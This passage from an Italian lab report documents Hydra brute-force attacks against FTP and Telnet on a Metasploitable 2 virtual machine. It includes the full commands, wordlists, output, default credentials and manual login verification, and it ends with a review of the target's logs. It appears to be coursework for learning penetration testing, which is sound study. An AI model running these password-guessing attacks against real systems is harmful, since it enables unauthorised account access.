* `-t 2`: Limita il numero di task paralleli per evitare problemi di connessione.
* `-V`: Abilita la modalità verbose, mostrando i tentativi in corso.

Il test FTP ha portato alla scoperta della credenziale valida:

* Username: msfadmin
* Password: msfadmin

L'esecuzione **di Hydra contro il servizio FTP ha avuto successo, trovando la credenziale FTP e salvando i risultati nel file `ftp_login_results.txt`.**

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ hydra -L ftp_fast_list.txt -P ftp_fast_list.txt -o ftp_login_results.txt -f -t 2 -V ftp://19
2.168.50.101
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 19:12:56
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 100 login tries (l:10/p:10), ~50 tries per tas
k
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "test_user" - 2 of 100 [child 1] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.50.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 19:13:07

┌──(kali㉿kali)-[~/lab-auth]
└─$ cat ftp_login_results.txt
# Hydra v9.6 run at 2026-03-28 18:53:43 on 192.168.50.101 ftp (hydra -L ftp_userpass_list.txt -P
 ftp_userpass_list.txt -o ftp_login_results.txt -f ftp://192.168.50.101)
# Hydra v9.6 run at 2026-03-28 19:05:43 on 192.168.50.101 ftp (hydra -L ftp_userpass_list.txt -P
 ftp_userpass_list.txt -o ftp_login_results.txt -f -t 4 -W 3 -V ftp://192.168.50.101)
# Hydra v9.6 run at 2026-03-28 19:13:06 on 192.168.50.101 ftp (hydra -L ftp_fast_list.txt -P ftp
_fast_list.txt -o ftp_login_results.txt -f -t 2 -V ftp://192.168.50.101)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
```

• 6.10 Validazione manuale della credenziale FTP

Come buona prassi, anche i risultati ottenuti da Hydra per la parte FTP sono stati verificati manualmente.

```
ftp 192.168.50.101
```

Durante il login, sono state utilizzate le credenziali scoperte:

• Username: msfadmin
• Password: msfadmin

Una volta stabilita la sessione FTP, sono stati eseguiti i seguenti comandi di verifica:

```
- ls
- pwd
- dir
- bye
```

La sessione ha rivelato la presenza della directory ‘vulnerable’ e un percorso remoto coerente con l’utente autenticato, confermando la validità della credenziale trovata.

Login FTP riuscito con msfadmin / msfadmin e enumerazione del contenuto remoto dopo il login.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ ftp 192.168.50.101
Connected to 192.168.50.101.
220 (vsFTPd 2.3.4)
Name (192.168.50.101:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11883|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> owd
?Invalid command.
ftp> dir
229 Entering Extended Passive Mode (|||62872|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> pwd
Remote directory: /home/msfadmin
ftp> bye
221 Goodbye.

┌──(kali㉿kali)-[~/lab-auth]
└─$ cat ftp_login_results.txt
# Hydra v9.6 run at 2026-03-28 18:53:43 on 192.168.50.101 ftp (hydra -L ftp_userpass_list.txt -P
 ftp_userpass_list.txt -o ftp_login_results.txt -f ftp://192.168.50.101)
# Hydra v9.6 run at 2026-03-28 19:05:43 on 192.168.50.101 ftp (hydra -L ftp_userpass_list.txt -P
 ftp_userpass_list.txt -o ftp_login_results.txt -f -t 4 -W 3 -V ftp://192.168.50.101)
# Hydra v9.6 run at 2026-03-28 19:13:06 on 192.168.50.101 ftp (hydra -L ftp_fast_list.txt -P ftp
_fast_list.txt -o ftp_login_results.txt -f -t 2 -V ftp://192.168.50.101)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
```

6.11 Analisi dei log lato target

Per concludere correttamente il laboratorio, è stata esaminata anche la prospettiva difensiva analizzando i log di autenticazione sul target.

```
sudo tail -f /var/log/auth.log
```

Questa fase è cruciale in quanto dimostra che i tentativi di autenticazione lasciano tracce evidenti sul sistema. Nei log sono stati registrati sia i tentativi di autenticazione che i login riusciti relativi al servizio FTP.

Monitoraggio di /var/log/auth.log lato target

```
msfadmin@metasploitable:~$ sudo tail -f /var/log/auth.log
Mar 25 15:39:01 metasploitable CRON[9584]: pam_unix(cron:session): session close
d for user root
Mar 25 16:00:25 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/tail -f /var/log/auth.log
Mar 25 16:00:25 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 16:00:25 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
Mar 25 16:03:15 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/tail -f /var/log/auth.log
Mar 25 16:03:15 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 16:03:15 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
Mar 25 16:03:37 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/tail -f /var/log/auth.log
Mar 25 16:03:37 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 16:03:37 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
```

7. Errori incontrati e troubleshooting

Un aspetto fondamentale di questo laboratorio è che non si è trattato di un semplice esercizio lineare, ma ha incluso anche diversi errori e le relative correzioni. Questo è particolarmente prezioso dal punto di vista didattico, in quanto documenta un vero e proprio processo di lavoro.

- Problemi iniziali nella sintassi o nel comportamento di Hydra sulla parte SSH
- Scelta iniziale di liste troppo piccole o inadatte allo scopo
- Necessità di esplorare più a fondo SecLists per individuare file più utili
- Errore di battitura durante la creazione della wordlist FTP
- Ottimizzazione della lista FTP per ridurre i tempi di esecuzione

Questi passaggi dimostrano che il laboratorio non è stato affrontato in modo meccanico, ma con un processo di ragionamento, correzione e miglioramento continuo.

8. Confronto tecnico tra la parte SSH e la parte FTP

Il laboratorio ha presentato due scenari distinti ma complementari per il test di autenticazione.

- SSH è stato utilizzato per analizzare la logica di autenticazione di un servizio remoto tradizionale, concentrandosi sulle credenziali candidate e sulla loro validazione finale.
- FTP ha evidenziato sia una debolezza di configurazione (accesso anonimo) che una debolezza di autenticazione (credenziali deboli: msfadmin/msfadmin).

In entrambi i casi, la procedura corretta è stata la stessa: osservare, selezionare le credenziali plausibili, testare e infine confermare.

9. Conclusione finale

Questo laboratorio ha permesso di applicare una metodologia completa di test di autenticazione su due servizi diversi: SSH e FTP. Il valore principale del lavoro non risiede solo nel ritrovamento delle credenziali, ma nel processo utilizzato per ottenerle.

Per la parte SSH, il laboratorio ha dimostrato come testare in modo controllato un servizio di login remoto, partendo dall'analisi delle liste fino al ritrovamento e alla conferma della credenziale:

- test_user / testpass

Per la parte FTP, il laboratorio ha mostrato un servizio ancora più vulnerabile, poiché consentiva sia il login anonimo che l'utilizzo di credenziali semplici. La credenziale finale trovata e validata è stata:

- msfadmin / msfadmin

Dal punto di vista didattico, il laboratorio è stato estremamente utile, in quanto ha consolidato competenze pratiche in diverse aree, tra cui:

- Service enumeration
- Test di autenticazione
- Uso strategico delle wordlist
- Utilizzo di Hydra e gestione dei suoi parametri

- Validazione manuale dei risultati
- Osservazione dei log lato target

In definitiva, questo lavoro evidenzia che in cybersecurity non è sufficiente implementare strumenti; è fondamentale comprendere il contesto, pianificare meticolosamente i test, interpretare correttamente gli errori e convalidare ogni risultato attraverso prove pratiche e documentate.

PARTE Facoltativa – Analisi e Validazione del Servizio

Telnet su Metasploitable 2

1. Obiettivo della sezione facoltativa

Questa sezione illustra l'analisi del servizio Telnet esposto dalla macchina target, Metasploitable 2 (192.168.50.101). Si tratta di individuare il servizio sulla porta 23/TCP, preparare una wordlist ridotta per un test di autenticazione controllato con Hydra, validare manualmente le credenziali e osservare la prospettiva difensiva lato target.

2. Contesto tecnico

* **Host attaccante:** Kali Linux
* **Host target:** Metasploitable 2
* **Servizio analizzato:** Telnet
* **Porta:** 23/TCP
* **Strumenti utilizzati:** Nmap, Telnet client, Hydra, lsof, ps, auth.log

3. Metodologia adottata

L'attività è stata svolta con un approccio metodico e realistico. Si è partiti dalla conferma dell'esposizione del servizio tramite scansione mirata, seguita da una verifica manuale della banner

Telnet. Successivamente, è stata costruita una wordlist ridotta e plausibile per limitare il rumore dell'attacco, e si è eseguito un test con Hydra. Infine, il risultato è stato validato manualmente e osservato anche dal lato target.

Enumerazione del servizio Telnet con Nmap

La fase di service detection sulla porta 23/TCP del target è cruciale. Nmap identifica correttamente il servizio come "telnet" e lo stato come "open". Questa fase è fondamentale perché conferma che il servizio è realmente esposto e raggiungibile prima di procedere con qualunque tentativo di autenticazione.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ nmap -sV -p 23 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 20:23 -0500
Nmap scan report for metasploitable (192.168.50.101)
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 12:35:01:1C:11:16 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
```

In questo passaggio, si stabilisce manualmente una connessione al servizio Telnet. La schermata visualizza il banner di Metasploitable 2, confermando la disponibilità del servizio. Ancora più importante, il banner suggerisce esplicitamente l'uso delle credenziali predefinite "MSFADMIN/MSFADMIN". Questo rappresenta un chiaro esempio di cattiva configurazione o esposizione di informazioni sensibili da parte del sistema

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ nmap -sV -p 23 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 20:23 -0500
Nmap scan report for metasploitable (192.168.50.101)
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 12:35:01:1C:11:16 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds

┌──(kali㉿kali)-[~/lab-auth]
└─$ telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
^[[A^[[B^C^C
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ ___ \  I  ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: Connection closed by foreign host.
```

target.

Questa sezione illustra la lista di credenziali candidate preparata specificamente per il test Telnet. La wordlist comprende alcuni valori ad alta probabilità, come msfadmin, test_user, testpass, admin, telnet, root, 123456, password, qwerty e iloveyou. Inoltre, viene verificata quantitativamente utilizzando il comando wc -l. Dal punto di vista metodologico, questa è una scelta appropriata in quanto riduce il numero di tentativi inutili, rendendo il test più rapido, leggibile e difendibile in un contesto di laboratorio.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ cat > telnet_fast_list.txt
msfadmin
test_user
testpass
admin
telnet
root
123456
password
qwerty
iloveyou

┌──(kali㉿kali)-[~/lab-auth]
└─$ cat telnet_fast_list.txt
msfadmin
test_user
testpass
admin
telnet
root
123456
password
qwerty
iloveyou

┌──(kali㉿kali)-[~/lab-auth]
└─$ wc -l telnet_fast_list.txt
9 telnet_fast_list.txt
```

Questo screenshot documenta un test di autenticazione automatizzato contro il servizio Telnet utilizzando Hydra. Hydra utilizza la stessa lista sia come file utenti che come file password, testando combinazioni plausibili. L'output mostra che lo strumento ha segnalato una coppia valida: login "msfadmin" e password "testpass". Tuttavia, questo risultato deve essere sempre verificato manualmente, poiché Hydra stesso avverte che Telnet può essere "unreliable to analyze". Questo dettaglio è tecnicamente molto importante.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ cat telnet_fast_list.txt
msfadmin
test_user
testpass
admin
telnet
root
123456
password
qwerty
iloveyou

┌──(kali㉿kali)-[~/lab-auth]
└─$ wc -l telnet_fast_list.txt
9 telnet_fast_list.txt

┌──(kali㉿kali)-[~/lab-auth]
└─$ hydra -L telnet_fast_list.txt -P telnet_fast_list.txt -o telnet_login_results.txt -f -t 2 -V
 telnet://192.168.50.101
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 20:33:02
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc
. if available
[DATA] max 2 tasks per 1 server, overall 2 tasks, 100 login tries (l:10/p:10), ~50 tries per tas
k
[DATA] attacking telnet://192.168.50.101:23/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "test_user" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 3 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "admin" - 4 of 100 [child 1] (0/0)
[23][telnet] host: 192.168.50.101   login: msfadmin   password: testpass
[STATUS] attack finished for 192.168.50.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 20:33:14
```

Validazione manuale delle credenziali Telnet

Questa fase è la più cruciale dell'intera sezione facoltativa. Lo screenshot illustra che Hydra non accetta immediatamente il risultato segnalato come vero; viene invece effettuata una verifica manuale. Il primo tentativo con "msfadmin" e password errata fallisce, come indicato dal messaggio "Login incorrect". Tuttavia, il tentativo successivo con la password corretta "msfadmin" ha successo. Dopo l'accesso, vengono eseguiti i comandi whoami, pwd e hostname per dimostrare in modo inequivocabile che l'autenticazione Telnet è avvenuta con successo e che l'utente autenticato è msfadmin sulla macchina metasploitable.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ telnet 192.168.50.101
Trying 192.168.50.101 ...
Connected to 192.168.50.101.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Mar 25 12:50:09 EDT 2026 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

Questa schermata mostra il servizio dal lato target. Il comando lsof conferma che la porta 23/TCP è in ascolto, mentre ps -ef associa il processo al demone xinetd e al servizio in.telnetd. Questa evidenza è preziosa perché collega la porta aperta osservata da Kali al

```
msfadmin@metasploitable:~$ sudo lsof -i :23
COMMAND    PID    USER   FD   TYPE DEVICE SIZE NODE NAME
xinetd    4623    root    6u  IPv4  13296       TCP *:telnet (LISTEN)

msfadmin@metasploitable:~$ ps -ef | grep 4623
root      4623     1  0 Mar24 ?        00:00:00 /usr/sbin/xinetd -pidfile /var/r
un/xinetd.pid -stayalive -inetd_compat
root      7345  4623  0 Mar24 ?        00:00:00 bash -i
telnetd   9494  4623  0 12:55 ?        00:00:00 in.telnetd:
msfadmin  9508  7316  0 13:07 tty1     00:00:00 grep 4623
msfadmin@metasploitable:~$
```

processo reale che fornisce il servizio sulla macchina target.
L'ultima immagine mostra la prospettiva difensiva. Nel file /var/log/auth.log, si possono osservare eventi relativi all'attività amministrativa e ai controlli effettuati sul target. Pur non essendo sempre dettagliato come quello di altri servizi, il logging Telnet in Metasploitable 2 è fondamentale per dimostrare la buona prassi di verificare sempre se un'attività offensiva lascia tracce sul sistema.

```
Mar 25 13:06:09 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/tail -20 /var/log/auth.log
Mar 25 13:06:09 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 13:06:09 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
Mar 25 13:06:21 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/lsof -i :23
Mar 25 13:06:21 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 13:06:21 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
Mar 25 13:06:34 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/lsof -i :23
Mar 25 13:06:34 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 13:06:34 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
Mar 25 13:07:25 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ;
USER=root ; COMMAND=/usr/bin/tail -20 /var/log/auth.log
Mar 25 13:07:25 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Mar 25 13:07:25 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
msfadmin@metasploitable:~$
```

4. Interpretazione tecnica del risultato

L'aspetto più interessante di questo esercizio risiede nella discrepanza tra il risultato automatico fornito da Hydra e la verifica manuale successiva. Hydra ha erroneamente indicato la coppia di credenziali "msfadmin:testpass" come valida, mentre il test interattivo ha rivelato che la credenziale effettivamente funzionante era "msfadmin:msfadmin". Questo comportamento non compromette l'esercizio; anzi, lo arricchisce.

Questo scenario evidenzia un principio fondamentale del penetration testing: i risultati automatici non dovrebbero mai essere accettati senza una verifica manuale.

5. Conclusione finale

La sezione facoltativa Telnet si conclude con successo e aggiunge valore concreto al laboratorio. L'analisi ha dimostrato che il servizio Telnet era esposto sulla porta 23/TCP, accessibile da rete e supportato da un demone attivo sul target. Utilizzando una wordlist mirata, è stato possibile eseguire un test di autenticazione controllato, ottenendo un risultato iniziale da Hydra che è stato successivamente verificato manualmente. La verifica ha confermato che le credenziali di accesso corrette erano "msfadmin:msfadmin".

Dal punto di vista formativo, questa parte è particolarmente importante perché dimostra:

* La corretta enumerazione di un servizio legacy.
* La differenza tra output automatico e validazione reale.
* L'importanza di considerare sia la prospettiva offensiva che quella difensiva.
* La necessità di documentare anche anomalie, falsi positivi e verifiche.

Nel complesso, la parte facoltativa Telnet non è solo un'aggiunta al report, ma rappresenta un eccellente esempio di approccio professionale, metodico e verificabile all'analisi di un servizio vulnerabile.